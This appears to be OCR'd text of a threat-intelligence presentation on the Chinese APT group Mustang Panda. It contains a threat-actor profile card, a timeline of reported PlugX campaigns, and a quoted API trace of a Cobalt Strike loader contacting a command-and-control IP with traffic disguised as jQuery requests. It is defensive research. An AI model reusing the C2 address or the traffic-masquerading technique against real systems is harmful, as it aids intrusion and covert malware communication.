
"Mustang Panda" - Enemy at the gate

m4n0w4r

#Wh0_4m_1?




ςεяβεяμs - мαℓωαяε яεsεαяcнεя @c3rb3ru5d3d53c · Jul 1

#FF Friday #Malware #Research

@malwrhunterteam
@JAMESWT_MHT
@h2jazi
@James_inthe_box
@StopMalvertisin
@cyb3rops
@vxunderground
@Amigo_A_
@herrcore
@petikvx
@Jirehlov
@momika233
@nao_sec
@DidierStevens
@hasherezade
@Max_Mal_
@UK_Daniel_Card
@Arkbird_SOLG

chirpty.com



Virus Bulletin
@virusbtn


Security researcher @kienbigmummy analyses a CobaltStrike loader and shellcode kienmanowar.wordpress.com/2021/09/06/qui...

```
0c4;kernel32.LoadLibraryA
    Arg[0] = ptr 0x000000000014ff10 -> "wininet"

20c4;wininet.InternetOpenA
20c4;wininet.InternetConnectA
    Arg[0] = ptr 0x0000000000cc0004 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x000000014000238d -> "213.152.165.30"
    Arg[2] = 0x00000000000001bb = 443
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0x0000000000000003 = 3
    Arg[6] = 0
    Arg[7] = 0

20c4;wininet.HttpOpenRequestA
    Arg[0] = ptr 0x0000000000cc0008 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = 0
    Arg[2] = ptr 0x00000001400021a9 -> "/jquery-3.3.2.slim.min.js"
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0
    Arg[6] = 0xffffffff84c03200 = 18446744071641772544
    Arg[7] = 0

20c4;wininet.InternetSetOptionA
20c4;wininet.HttpSendRequestA
    Arg[0] = ptr 0x0000000000cc000c -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x00000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
"
    Arg[2] = 0xffffffffffffffff = 18446744073709551615
    Arg[3] = 0
    Arg[4] = ptr 0x00000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
```

4:01 PM · Sep 7, 2021 · VB Web API


VinCSS Cyber Security Services

Agenda




1. Asian APT Groups connections
2. Mustang Panda Group
3. Samples have targeted Viet Nam
    1. Unknown PlugX variant
    2. THOR PlugX variant
4. Other campaigns relate to events in Europe, invasion of Ukraine.

Asian APT Groups connections



ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-tools-and-connections/

Mustang Panda Group (1)




Threat Group Cards: A Threat Actor Encyclopedia

APT group: Mustang Panda, Bronze President

Names	Mustang Panda *(CrowdStrike)* Bronze President *(SecureWorks)* TEMP.Hex *(FireEye)* HoneyMyte *(Kaspersky)* Red Lich *(PWC)*
Country	China
Sponsor	State-sponsored
Motivation	Information theft and espionage
First seen	2014
Description	(CrowdStrike) In April 2017, CrowdStrike Falcon Intelligence observed a previously unattributed actor group with a Chinese nexus targeting a U.S.-based think tank. Further analysis revealed a wider campaign with unique tactics, techniques, and procedures (TTPs). This adversary targets non-governmental organizations (NGOs) in general, but uses Mongolian language decoys and themes, suggesting this actor has a specific focus on gathering intelligence on Mongolia. These campaigns involve the use of shared malware like Poison Ivy or PlugX. Recently, Falcon Intelligence observed new activity from Mustang Panda, using a unique infection chain to target likely Mongolia-based victims. This newly observed activity uses a series of redirections and fileless, malicious implementations of legitimate tools to gain access to the targeted systems. Additionally, Mustang Panda actors reused previously-observed legitimate domains to host files. Also see RedDelta.
Observed	Sectors: Aviation, Government, NGOs, Think Tanks, Telecommunications. Countries: Australia, Bangladesh, Belgium, China, Cyprus, Ethiopia, Germany, Greece, Hong Kong, India, Indonesia, Mongolia, Myanmar, Nepal, Pakistan, Russia, Singapore, South Africa, South Korea, South Sudan, Taiwan, UK, USA, Vietnam and UN.
Tools used	AdFind, China Chopper, Cobalt Strike, Hodur, nbtscan, NetSess, Netview, nmap, Orat, Poison Ivy, PlugX, PowerView, PVE Find AD Users, RCSession, TeamViewer, WmiExec.

https://apt.etda.or.th/cgi-bin/aptgroups.cgi

Mustang Panda Group (2)




Operations performed	2014	Secureworks Counter Threat Unit (CTU) researchers have observed BRONZE PRESIDENT activity since mid-2018 but identified artifacts suggesting that the threat actors may have been conducting network intrusions as far back as 2014. <https://www.secureworks.com/research/bronze-president-targets-ngos>
	Aug 2019	In mid-August 2019, the Anomali Threat Research Team discovered suspicious ".lnk" files during routine intelligence collection. While the distribution method of these documents cannot be confirmed at this time, it is likely that spearphishing is being utilized because it aligns with Mustang Panda's TTPs, and it is a common tactic used amongst APT actors. <https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations#When:17:14:00Z>
	Jan 2020	Avira's Advanced Threat Research team discovered a new version of PlugX from the Mustang Panda APT that is used to spy on some targets in Hong Kong and Vietnam. The way that the APT actor infects the target, and launches the malicious payload is similar to previous versions—but with some differences. <https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/>
	Mar 2020	Vietnamese cyber-security firm VinCSS detected a Chinese state-sponsored hacking group (codenamed Mustang Panda) spreading emails with a RAR file attachment purporting to carry a message about the coronavirus outbreak from the Vietnamese Prime Minister. <https://blog.vincss.net/2020/03/re012-phan-tich-ma-doc-loi-dung-dich-COVID-19-de-phat-tan-gia-mao-chi-thi-cua-thu-tuong-Nguyen-Xuan-Phuc.html>
	Mar 2020	ATR identified that the Higaisa and Mustang Panda Advanced Persistent Threat (APT) groups have been utilizing Coronavirus-themed lures in their campaigns. <https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication#When:14:00:00Z>
	Mar 2021	Indonesian intelligence agency compromised in suspected Chinese hack <https://therecord.media/indonesian-intelligence-agency-compromised-in-suspected-chinese-hack/>
	Aug 2021	Mustang Panda's Hodur: Old tricks, new Korplug variant <https://www.welivesecurity.com/2022/03/23/mustang-panda-hodur-old-tricks-new-korplug-variant/>
	Feb 2022	Mustang Panda or Temp.Hex, a China-based threat actor, targeted European entities with lures related to the Ukrainian invasion. <https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/>
	Mar 2022	BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX <https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx>
